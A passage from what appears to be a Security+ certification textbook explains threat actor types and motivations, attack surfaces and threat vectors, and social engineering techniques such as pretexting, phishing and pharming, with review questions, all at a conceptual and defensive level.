- **Risk** is the level of hazard posed by vulnerabilities and threats. When a vulnerability is identified, risk is calculated as the likelihood of it being exploited by a threat actor and the impact that a successful exploit would have.



Relationship between vulnerability, threat, and risk.

Attributes of Threat Actors

Historically, cybersecurity techniques relied on the identification of static known threats, such as viruses or rootkits, Trojans, botnets, and exploits for specific software vulnerabilities. It is relatively straightforward to identify and scan for these types of threats with automated software. Unfortunately, adversaries were able to develop means of circumventing this type of signature-based scanning.

The sophisticated nature of modern cybersecurity threats requires the creation of profiles of threat actor types and behaviors. This analysis involves identifying the attributes of threat actors' location, capability, resources/funding, and motivation.

Internal/External

Internal/external refers to the degree of access that a threat actor posseses before initiating an attack. An external **threat actor** has no account or authorized access to the target system. A malicious external threat must infiltrate the security system using unauthorized access, such as breaking into a building or hacking into a network. Note that an external actor may perpetrate an attack remotely or on-premises. It is the threat actor that is external rather than the attack method.

Conversely, an internal/insider threat actor has been granted permissions on the system. This typically means an employee, but insider threats can also arise from contractors and business partners.

Level of Sophistication/Capability

Level of sophistication/capability refers to a threat actor's ability to use advanced exploit techniques and tools. The least capable threat actor relies on commodity attack tools that are widely available. More capable actors can fashion new exploits in operating systems, applications software, and embedded control systems. At the highest level, a threat actor might use non-cyber tools such as political or military assets.

Resources/Funding

A high level of capability must be supported by **resources/funding**. Sophisticated threat actor groups need to be able to acquire resources, such as customized attack tools and skilled strategists, designers, coders, hackers, and social engineers. The most capable threat actor groups receive funding from nation-states and organized crime.

Motivations of Threat Actors

Motivation is the threat actor's reason for perpetrating the attack. A malicious threat actor could be motivated by greed, curiosity, or some grievance, for instance. Threats can be characterized as structured/targeted or unstructured/opportunistic, depending on how widely an attack is perpetrated.

For example, a criminal gang attempting to steal customers' financial data from a company's database system is a structured, targeted threat. An unskilled hacker launching some variant of the "I Love You" email worm sent to a stolen mailing list is an unstructured, opportunistic threat.

A threat actor with malicious motivation can be contrasted with an accidental or unintentional threat actor. An unintentional threat actor represents accidents, oversights, and other mistakes.

To help to analyze motivations, it is first useful to consider the general strategies that a threat actor could use to achieve an objective:

- **Service disruption**—prevents an organization from working as it does normally. This could involve an attack on their website or using malware to block access to servers and employee workstations. Service disruption can be an end in itself if the threat actor's motivation is to sow chaos or gain revenge. Service disruption can be used as a blackmail threat, or it can be used as a tactic in the pursuit of some different strategic objective.
- **Data exfiltration**—transfers a copy of some type of valuable information from a computer or network without authorization. A threat actor might perform this type of theft because they want the data asset for themselves, because they can exploit its loss as blackmail or to sell it to a third party.
- **Disinformation**—falsifies some type of trusted resource, such as changing the content of a website, manipulating search engines to inject fake sites, or using bots to post false information to social media sites.

You can relate these strategies to the way they affect the CIA triad: data exfiltration compromises confidentiality, disinformation attacks integrity, and service disruption targets availability.

Chaotic Motivations

In the early days of the Internet, many service disruption and disinformation attacks were perpetrated with the simple goal of causing chaos. Hackers might deface websites or release worms that brought corporate networks to a standstill for no other reason than to gain credit for the hack.

This type of vandalism for its own sake is less prevalent now. Attackers might use service disruption and disinformation to further political ends, or nation-states might use it to further war aims. Another risk is threat actors motivated by revenge. Revenge attacks might be perpetrated by an employee or former employee or by any external party with a grievance.

Financial Motivations

As hacking and malware became both more sophisticated and better commodified, the opportunities to use them for financial gain grew quickly. If an attacker is able to steal data, they might be able to sell it to other parties. Alternatively, they might use an attack to threaten the victim with blackmail or extortion or to perpetrate fraud:

- **Blackmail** is demanding payment to prevent the release of information. A threat actor might have stolen information or created false data that makes it appear as though the target has committed a crime.
- **Extortion** is demanding payment to prevent or halt some type of attack. For example, a threat actor might have used malware to block access to an organization's computers and demand payment to unlock them.
- **Fraud** is falsifying records. Internal fraud might involve tampering with accounts to embezzle funds or inventing customer details to launder money. Criminals might use disinformation to commit fraud, such as posting fake news to affect the share price of a company, promote pyramid schemes, or to create fake companies.

Political Motivations

A political motivation means that the threat actor uses an attack to bring about some type of change in society or governance. This can cover a very wide range of motivations:

- An employee acting as a whistleblower because of some ethical concern about the organization's behavior.
- A campaign group disrupting the services of an organization that they believe acts in contradiction to their ethical or philosophical beliefs.
- A nation-state using service disruption, data exfiltration, or disinformation against government organizations or companies in another state in pursuit of war aims.

Nation-states commonly perpetrate espionage and disinformation attacks against one another, whether or not they are at war. In cybersecurity, espionage is a type of data exfiltration aimed to learn secrets rather than sell them or use the theft for blackmail.

There is also the threat of commercial espionage, where a company attempts to steal the secrets of a competitor.

Hackers and Hacktivists

Given awareness of the general strategies and motivations, it can also be helpful to evaluate the risk that well-known threat actor types or profiles pose to a business.

Hackers

Hacker describes an individual who has the skills to gain access to computer systems through unauthorized or unapproved means. Originally, *hacker* was a neutral term for a user who excelled at computer programming and computer system administration. Hacking into a system was a sign of technical skill and creativity that gradually became associated with illegal or malicious system intrusions. The terms **unauthorized** (previously known as black hat) and **authorized** (previously known as white hat) are used to distinguish these motivations. A white hat hacker always seeks authorization to perform penetration testing of private and proprietary systems.

Unskilled Attackers

An **unskilled attacker** is someone who uses hacker tools without necessarily understanding how they work or having the ability to craft new attacks. Unskilled attacks might have no specific target or any reasonable goal other than gaining attention or proving technical abilities.

Hacker Teams and Hacktivists

The historical image of a hacker is that of a loner, acting as an individual with few resources or funding. While the "lone hacker" remains a threat that must be accounted for, threat actors are now likely to work as part of a team or group. The collaborative team effort means that these threat actors are able to develop sophisticated tools and novel strategies.

A *hacktivist group,* such as Anonymous, WikiLeaks, or LulzSec, uses cyber weapons to promote a political agenda. **Hacktivists** might attempt to use data exfiltration to obtain and release confidential information to the public domain, perform service disruption attacks, or deface websites to spread disinformation. Political, media, and financial groups and companies are most at risk of becoming a target for hacktivists, but environmental and animal advocacy groups may target companies in a wide range of industries.

Nation-State Actors

Most nation-states have developed cybersecurity expertise and will use cyber weapons to achieve military and commercial goals. The security company Mandiant's APT1 report into Chinese cyber espionage units shaped the language and understanding of cyber-attack lifecycles.

The term **advanced persistent threat (APT)** was coined to understand the behavior underpinning modern types of cyber adversaries. Rather than think in terms of systems being infected with a virus or Trojan, an APT refers to the ability of an adversary to achieve ongoing compromise of network security—to obtain and maintain access—using a variety of tools and techniques.

Nation-state actors have been implicated in many attacks, particularly on energy, health, and electoral systems. The goals of state actors are primarily disinformation and espionage for strategic advantage, but it is a known for countries—North Korea being a good example—to target companies for financial gain.



Researchers such as The MITRE Corporation report on the activities of organized crime and nation-state actors. (Screenshot © 2023 The MITRE Corporation. This work is reproduced and distributed with the permission of The MITRE Corporation.)

State actors will work at arm's length from the national government, military, or security service that sponsors and protects them, maintaining "plausible deniability." They are likely to pose as independent groups or even as hacktivists. They may wage false flag disinformation campaigns that try to implicate other states.

Organized Crime and Competitors

In many countries, cybercrime has overtaken physical crime in terms of the number of incidents and losses. **Organized crime** can operate across the Internet from a different jurisdiction than its victim, increasing the complexity of prosecution. Criminals will seek any opportunity for profit, but typical activities are financial fraud—against individuals and companies—and blackmail/extortion.

Most espionage is thought to be pursued by state actors, but it is not inconceivable that a rogue business might use cyber espionage against its competitors. Such attacks could aim at theft or to disrupt a competitor's business or damage their reputation. Competitor attacks might be facilitated by employees who have recently changed companies and bring insider knowledge with them.

Internal Threat Actors

Many threat actors operate externally from the networks they target. An external actor has to break into the system without having any legitimate permissions. An **internal threat** (or insider threat) arises from an actor identified by the organization and granted some type of access. Within this group of internal threats, you can distinguish insiders with permanent privileges, such as employees, from insiders with temporary privileges, such as contractors and guests.

There is the blurred case of former insiders, such as ex-employees now working at another company or who have been dismissed and now harbor a grievance. These can be classified as internal threats or treated as external threats with insider knowledge, and possibly some residual permissions, if effective offboarding controls are not in place.

The main motivators for a malicious internal threat actor are revenge and financial gain. Like external threats, insider threats can be opportunistic or targeted. An employee who plans and executes a campaign to modify invoices and divert funds is launching a structured attack; an employee who tries to guess the password on the salary database a couple of times, having noticed that the file is available on the network, is perpetrating an opportunistic attack. You must also assess the possibility that an insider threat may be working in collaboration with an external threat actor or group.

A whistleblower is someone with an ethical motivation for releasing confidential information. While this could be classed as an internal threat in some respects, it is important to realize that whistleblowers making protected disclosures, such as reporting financial fraud through an authorized channel, cannot themselves be threatened or labeled in any way that seems retaliatory or punitive.

Insider threats can also arise from unintentional sources. **Unintentional or inadvertent insider threat** is often caused by lack of awareness or carelessness, such as users demonstrating poor password management. Another example of unintentional insider threat is the concept of **shadow IT**, where users purchase or introduce computer hardware or software to the workplace without the sanction of the IT department and without going through a procurement and security analysis process. The problem of shadow IT is exacerbated by the proliferation of cloud services and mobile devices, which are easy for users to obtain. Shadow IT creates a new unmonitored attack surface for malicious adversaries to exploit.

Review Activity:

Threat Actors

Answer the following questions:

1. **Which of the following would be assessed by likelihood and impact: vulnerability, threat, or risk?**

2. **True or false? Nation-state actors only pose a risk to other states.**

3. **You receive an email with a screenshot showing a command prompt at one of your application servers. The email suggests you engage the hacker for a day's consultancy to patch the vulnerability. How should you categorize this threat?**

4. **Which type of threat actor is primarily motivated by the desire for political change?**

5. **Which three types of threat actor are most likely to have high levels of funding?**

Topic 2B

Attack Surfaces

EXAM OBJECTIVES COVERED

2.2 Explain common threat vectors and attack surfaces.

Understanding the methods by which threat actors infiltrate networks and systems is essential for you to assess the attack surface of your networks and deploy controls to block attack vectors.

Attack Surface and Threat Vectors

The attack surface is all the points at which a malicious threat actor could try to exploit a vulnerability. Any location or method where a threat actor can interact with a network port, app, computer, or user is part of a potential attack surface. Minimizing the attack surface means restricting access so that only a few known endpoints, protocols/ports, and services/methods are permitted. Each of these must be assessed for vulnerabilities and monitored for intrusions.



Assessing the attack surface.

An organization has an overall attack surface. You can also assess attack surfaces at more limited scopes, such as that of a single server or computer, a web application, or employee identities and accounts.

To evaluate the attack surface, you need to consider the attributes of threat actors that pose the most risk to your organization. For example, the attack surface for an external actor should be far smaller than that for an insider threat.

From a threat actor's perspective, each part of the attack surface represents a potential vector for attempting an intrusion. A **threat vector** is the path that a threat actor uses to execute a data exfiltration, service disruption, or disinformation attack. Sophisticated threat actors will make use of multiple vectors. They are likely to plan a multistage campaign, rather than a single "smash and grab" type of raid. Highly capable threat actors will be able to develop novel vectors. This means that the threat actor's knowledge of your organization's attack surface may be better than your own.

The terms "threat vector" and "attack vector" are often taken to mean the same thing. Some sources distinguish the use of threat vector to refer to analysis of the potential attack surface and attack vector to analyze an exploit that has been successfully executed.

Vulnerable Software Vectors

Vulnerable software contains a flaw in its code or design that can be exploited to circumvent access control or to crash the process. Typically, vulnerabilities can only be exploited in quite specific circumstances and are often fixed—patched—swiftly by the vendor. However, because of the complexity of modern software and the speed with which new versions must be released to market, almost no software is free from vulnerabilities. Also, an organization might not have an effective patch management system. Consequently, vulnerable software is a commonly exploited threat vector.

A large number of operating systems and applications run on a company's appliances, servers, clients, and cloud networks directly increases the potential attack surface. This attack surface can be reduced by consolidating to fewer products and by ensuring the same version of a product is deployed across the organization.

The impact and consequences of a software vulnerability are varied. As two contrasting examples, consider vulnerabilities affecting Adobe's PDF document reader versus a vulnerability in the server software underpinning transport security. The former could give a threat actor a foothold on a corporate network via a workstation; the latter could compromise the cryptographic keys used to provide secure web services. Both are potentially high impact for different reasons.

Unsupported Systems and Applications

Unsupported systems and applications are a particular reason that vulnerable software will be exposed as a threat vector. An unsupported system is one where its vendor no longer develops updates and patches. Unless the organization is able to patch the faulty code itself, these services and apps will be highly vulnerable to exploits.

One strategy for dealing with unsupported apps that cannot be replaced is to try to isolate them from other systems. The idea is to reduce opportunities for a threat actor to access the vulnerable app and run exploit code. Using isolation as a substitute for patch management is an example of a compensating control.

Client-Based versus Agentless

Scanning software helps organizations to automate the discovery and classification of software vulnerabilities. These tools can also be used by threat actors as part of reconnaissance against a target. This scanning software can be implemented as a client-based agent. The agent runs as a scanning process installed on each host and reports to a management server. Alternatively, the vulnerability management product might use agentless techniques to scan a host without requiring any sort of installation. Agentless scanning is most likely to be used in threat actor reconnaissance.

Network Vectors

Vulnerable software gives a threat actor the opportunity to execute malicious code on a system. To do this, the threat actor must be able to run exploit code on the system or over a network to trigger the vulnerability. An exploit technique for any given software vulnerability can be classed as either remote or local:

- **Remote** means that the vulnerability can be exploited by sending code to the target over a network and does not depend on an authenticated session with the system to execute.
- **Local** means that the exploit code must be executed from an authenticated session on the computer. The attack could still occur over a network, but the threat actor needs to use some valid credentials or hijack an existing session to execute it.

Consequently, to minimize risks from software vulnerabilities, administrators must reduce the attack surface by eliminating unsecure networks. An **unsecure network** is one that *lacks* the attributes of confidentiality, integrity, and availability:

- **Lack of Confidentiality**—threat actors are able to snoop on network traffic and recover passwords or other sensitive information. These are also described as *eavesdropping attacks*.
- **Lack of Integrity**—threat actors are able to attach unauthorized devices. These could be used to snoop on traffic or intercept and modify it, run spoofed services and apps, or run exploit code against other network hosts. These are often described as *on-path attacks*.
- **Lack of Availability**—threat actors are able to perform service disruption attacks. These are also described as *denial of service (DoS) attacks*.

A secure network uses an access control framework and cryptographic solutions to identify, authenticate, authorize, and audit network users, hosts, and traffic.

Some specific threat vectors associated with unsecure networks are as follows:

- **Direct Access**—the threat actor uses physical access to the site to perpetrate an attack. Examples could include getting access to an unlocked workstation; using a boot disk to try to install malicious tools; or physically stealing a PC, laptop, or disk drive.
- **Wired Network**—a threat actor with access to the site attaches an unauthorized device to a physical network port, and the device is permitted to communicate with other hosts. This potentially allows the threat actor to launch eavesdropping, on-path, and DoS attacks.

- **Remote and Wireless Network**—the attacker either obtains credentials for a remote access or wireless connection to the network or cracks the security protocols used for authentication. Alternatively, the attacker spoofs a trusted resource, such as an access point, and uses it to perform credential harvesting and then uses the stolen account details to access the network.
- **Cloud Access**—many companies now run part or all of their network services via Internet-accessible clouds. The attacker only needs to find one account, service, or host with weak credentials to gain access. The attacker is likely to target the accounts used to develop services in the cloud or manage cloud systems. They may also try to attack the cloud service provider (CSP) as a way of accessing the victim system.
- **Bluetooth Network**—the threat actor exploits a vulnerability or misconfiguration to transmit a malicious file to a user's device over the Bluetooth personal area wireless networking protocol.
- **Default Credentials**—the attacker gains control of a network device or app because it has been left configured with a default password. Default credentials are likely to be published in the product's setup documentation or are otherwise easy to discover.
- **Open service port**—the threat actor is able to establish an unauthenticated connection to a logical TCP or UDP network port. The server will run an application to process network traffic arriving over the port. The software might be vulnerable to exploit code or to service disruption.

Servers have to open necessary ports to make authorized network applications and services work. However, as part of reducing the attack surface, servers should not be configured to allow traffic on any unnecessary ports. Networks can use secure design principles, access control, firewalls, and intrusion detection to reduce the attack surface.

Lure-Based Vectors

A **lure** is something superficially attractive or interesting that causes its target to want it, even though it may be concealing something dangerous, like a hook. In cybersecurity terms, when the target opens the file bait, it delivers a malicious payload hook that will typically give the threat actor control over the system or perform service disruption.

If the threat actor cannot gain sufficient access to run a remote or local exploit directly, a lure might trick a user into facilitating the attack. The following media are commonly used as lures:

- **Removable Device**—the attacker conceals malware on a USB thumb drive or memory card and tries to trick employees into connecting the media to a PC, laptop, or smartphone. For some exploits, simply connecting the media may be sufficient to run the malware. More typically, the attacker may need the employee to open a file in a vulnerable application or run a setup program.

In a drop attack, the threat actor simply leaves infected USB sticks in office grounds, reception areas, or parking lots in the expectation that at least one employee will pick one up and plug it into a computer.

- **Executable File**—the threat actor conceals exploit code in a program file. One example is Trojan Horse malware. A Trojan is a program that seems to be something free and useful or fun, but it actually contains a process that will create backdoor access to the computer for the threat actor.

- **Document Files**—the threat actor conceals malicious code by embedding it in word processing and PDF format files. This can take advantage of scripting features, or simply exploit a vulnerability in the document viewer or editor software.
- **Image Files**—the threat actor conceals exploit code within an image file that targets a vulnerability in browser or document editing software.

These vectors expose a large and diverse attack surface, from the USB and flash card readers installed on most computers to the software used to browse websites and view/edit documents. Reducing this attack surface requires effective endpoint security management, using controls such as vulnerability management, antivirus, program execution control, and intrusion detection.

Message-Based Vectors

When using a file-based lure, the threat actor needs a mechanism to deliver the file and a message that will trick a user into opening the file on their computer. Consequently, any features that allow direct messaging to network users must be considered as part of the potential attack surface:

- **Email**—the attacker sends a malicious file attachment via email, or via any other communications system that allows attachments. The attacker needs to use social engineering techniques to persuade or trick the user into opening the attachment.
- **Short Message Service (SMS)**—the file or a link to the file is sent to a mobile device using the text messaging handler built into smartphone firmware and a protocol called Signaling System 7 (SS7). SMS and the SS7 protocol are associated with numerous vulnerabilities. Additionally, an organization is unlikely to have any monitoring capability for SMS as it is operated by the handset or subscriber identity module (SIM) card provider.
- **Instant Messaging (IM)**—there are many replacements for SMS that run on Windows, Android, or iOS devices. These can support voice and video messaging plus file attachments. Most of these services are secured using encryption and offer considerably more security than SMS, but they can still contain software vulnerabilities. The use of encryption can make it difficult for an organization to scan messages and attachments for threats.
- **Web and Social Media**—malware may be concealed in files attached to posts or presented as downloads. An attacker may compromise a site so that it automatically infects vulnerable browser software (a drive-by download). Social media may also be used more subtly, such as a disinformation campaign that persuades users to install a “must-have” app that is actually a Trojan.

The most powerful exploits are zero-click. Most file-based exploit code has to be deliberately opened by the user. Zero-click means that simply receiving an attachment or viewing an image on a webpage triggers the exploit.

Message-based vectors can also be exploited by a threat actor to persuade a user to reveal a password or weaken the security configuration using some type of pretext. This type of attack might be perpetrated simply by placing a voice call to the user.

Supply Chain Attack Surface

A **supply chain** is the end-to-end process of designing, manufacturing, and distributing goods and services to a customer. Rather than attack the target directly, a threat actor may seek ways to infiltrate it via companies in its supply chain. One high-profile example of this is the Target data breach, which was made via credentials held by the company's building systems vendor.

The process of ensuring reliable sources of equipment and software is called procurement management. In procurement management, it is helpful to distinguish several types of relationships:

- **Supplier**—obtains products directly from a manufacturer to sell in bulk to other businesses. This type of trade is referred to as business to business (B2B).
- **Vendor**—obtains products from suppliers to sell to retail businesses (B2B) or directly to customers (B2C). A vendor might add some level of customization and direct support.
- **Business Partner**— implies a closer relationship where two companies share quite closely aligned goals and marketing opportunities.

For example, Microsoft is a major software manufacturer and vendor, but it is not feasible for it to establish direct relationships with all its potential customers. To expand its markets, it develops partner relationships with original equipment manufacturers (OEMs) and solutions partners. Microsoft operates a program of certification and training for its partners, which improves product support and security awareness.

Each supplier and vendor has its own supply chain. For example, a motherboard manufacturer and supplier will use companies to fabricate individual chip components. The supply chain extends to distribution, so delivery companies and couriers are part of it.

This supply chain breadth and complexity expose organizations to a huge attack surface. For example, for a computer motherboard to be trustworthy, the supply chain of chip manufacturer, firmware code developer, OEM reseller, courier delivery company, and administrative staff responsible for provisioning the computing device to the end user must all be trustworthy. Anyone with the time and resources to modify the computer's firmware could create backdoor access. The same is true for any computer or network hardware, software, or service.

Establishing a trusted supply chain for computer equipment and services essentially means denying malicious actors the time or resources to modify the assets supplied.

For most businesses, use of reputable vendors will represent the best practical effort at securing the supply chain. Government, military/security services, and large enterprises will exercise greater scrutiny. Particular care should be taken if using secondhand machines.

The IT industry also depends on trade in services as well as physical assets. A managed services provider (MSP) provisions and supports IT resources such as networks, security, or web infrastructure. MSPs are useful when an organization finds it cheaper or more reliable to outsource all or part of IT provision rather than try to manage it directly. From a security point of view, this type of outsourcing is complex as it can be difficult to monitor the MSP. The MSP's employees are all potential sources of insider threat.

Review Activity:

Attack Surfaces

Answer the following questions:

1. **A company uses stock photos from a site distributing copyright-free media to illustrate its websites and internal presentations. Subsequently, one of the company's computers is found infected with malware that was downloaded by code embedded in the headers of a photo file obtained from the site. What threat vector(s) does this attack use?**

2. **A company's systems are disrupted by a ransomware attack launched via a vulnerability in a network monitoring tool used by the company's outsourced IT management. Aside from a software vulnerability, what part of the company's attack surface has been used as a threat vector?**

3. **A company uses cell phones to provide IT support to its remote employees, but it does not maintain an authoritative directory of contact numbers for support staff. Risks from which specific threat vector are substantially increased by this oversight?**

Topic 2C

Social Engineering

EXAM OBJECTIVES COVERED

2.2 Explain common threat vectors and attack surfaces.

People—employees, contractors, suppliers, and customers—represent part of the attack surface of any organization. Collectively, they are referred to as the human vector. A person with permissions on the system is a potential target of manipulative threat actor techniques known as social engineering. Being able to compare and contrast social engineering techniques will help you to lead security awareness training and to develop policies and other security controls to mitigate these risks.

Human Vectors

Adversaries can use a diverse range of techniques to compromise a security system. A prerequisite of many types of attacks is to obtain information about the network and security system. This knowledge is not only stored on computer disks; it also exists in the minds of employees and contractors. The people operating computers and accounts are a part of the attack surface referred to as human vectors.

Social engineering refers to means of either eliciting information from someone or getting them to perform some action for the threat actor. It can also be referred to as "hacking the human." A threat actor might use social engineering to gather intelligence as reconnaissance in preparation for an intrusion or to effect an actual intrusion by obtaining account credentials or persuading the target to run malware. There are many diverse social engineering strategies, but to illustrate the concept, consider the following scenarios:

- A threat actor creates an executable file that prompts a network user for their password and then records whatever the user inputs. The attacker then emails the executable file to the user with the story that the user must open the file and log on to the network again to clear up some login problems the organization has been experiencing that morning. After the user complies, the attacker now has access to their network credentials.
- A threat actor contacts the help desk pretending to be a remote sales representative who needs assistance setting up remote access. Through a series of phone calls, the attacker obtains the name/address of the remote access server and login credentials, in addition to phone numbers for remote access and for accessing the organization's private phone and voice-mail system.
- A threat actor triggers a fire alarm and then slips into the building during the confusion and attaches a monitoring device to a network port.

Impersonation and Pretexting

Impersonation simply means pretending to be someone else. It is one of the basic social engineering techniques. Impersonation is possible when the target cannot verify the attacker's identity easily, such as over the phone or via an email message. A threat actor will typically use one of two approaches:

- **Persuasive/consensus/liking**—convince the target that the request is a natural one that would be impolite or somehow "odd" to refuse.
- **Coercion/threat/urgency**—intimidate the target with a bogus appeal to authority or penalty, such as getting fired or not acting quickly enough to prevent some dire outcome.

The classic impersonation attack is for the social engineer to phone into a department, claim they have to adjust something on the user's system remotely, and then get the user to reveal their password.

Do you really know who's on the other end of the line? (Image © 123RF.com.)

The use of a carefully crafted story with convincing or intimidating details is referred to as **pretexting**. Making a convincing impersonation to either charm or intimidate a target usually depends on the attacker obtaining privileged information about the organization. For example, when the attacker impersonates a member of the organization's IT support team, the attack will be more effective with the identity details of the person being impersonated and the target.

Some social engineering techniques are dedicated to obtaining this type of intelligence as a reconnaissance activity. As most companies are set up toward customer service rather than security, this information is typically quite easy to come by. Information that might seem innocuous—such as department employee lists, job titles, phone numbers, diaries, invoices, or purchase orders—can help an attacker penetrate an organization through impersonation.

Phishing and Pharming

Phishing is a combination of social engineering and spoofing. It persuades or tricks the target into interacting with a malicious resource disguised as a trusted one, traditionally using email as the vector. A phishing message might try to convince the user to perform some action, such as installing disguised malware or allowing a remote access connection by the attacker.

Other types of phishing campaigns use a spoof website set up to imitate a bank or e-commerce site or some other web resource that should be trusted by the target. The attacker then emails users of the genuine website to inform them that their account must be updated or with a hoax alert or alarm, supplying a disguised link that actually leads to the spoofed site. When the user authenticates with the spoofed site, their login credentials are captured.



Example phishing email—On the right, you can see the message in its true form as the mail client has stripped out the formatting (shown on the left) designed to disguise the nature of the links.

Phishing refers specifically to email or text message threat vectors. The same sort of attack can be performed over other types of media:

- **Vishing**—a phishing attack conducted through a voice channel (telephone or VoIP, for instance). For example, targets could be called by someone purporting to represent their bank asking them to verify a recent credit card transaction and requesting their security details. It can be much more difficult for someone to refuse a request made in a phone call compared to one made in an email.

Rapid improvements in deep fake technology are likely to make phishing attempts via voice and even video messaging more prevalent in the future.

- **SMiShing**—a phishing attack that uses simple message service (SMS) text communications as the vector.

Direct messages to a single contact have a high chance of failure. Other social engineering techniques still use spoofed resources, such as fake sites and login pages, but rely on redirection or passive methods to entrap victims.

A **pharming** attack is one that redirects users from a legitimate website to a malicious one. Rather than using social engineering techniques to trick the user, pharming relies on corrupting the way the victim's computer performs Internet name resolution so that they are redirected from the genuine site to the malicious one. For example, if mybank.foo should point to the IP address 2.2.2.2, a pharming attack would corrupt the name resolution process to make it point to IP address 6.6.6.6.

Typosquatting

Phishing and pharming both depend on impersonation to succeed. The spoofed message or site must appear to derive from a source that the target trusts. A threat actor can use various inconsistencies in the way the message's source is represented in a mail client to trick the target into trusting the message source.

Email client software does not always identify the actual email address used to send the message. Instead, it displays a "From" field where a threat actor can add an arbitrary value. This technique is less common now as filtering software can be configured to alert the user to any discrepancy between the actual and claimed sender addresses.

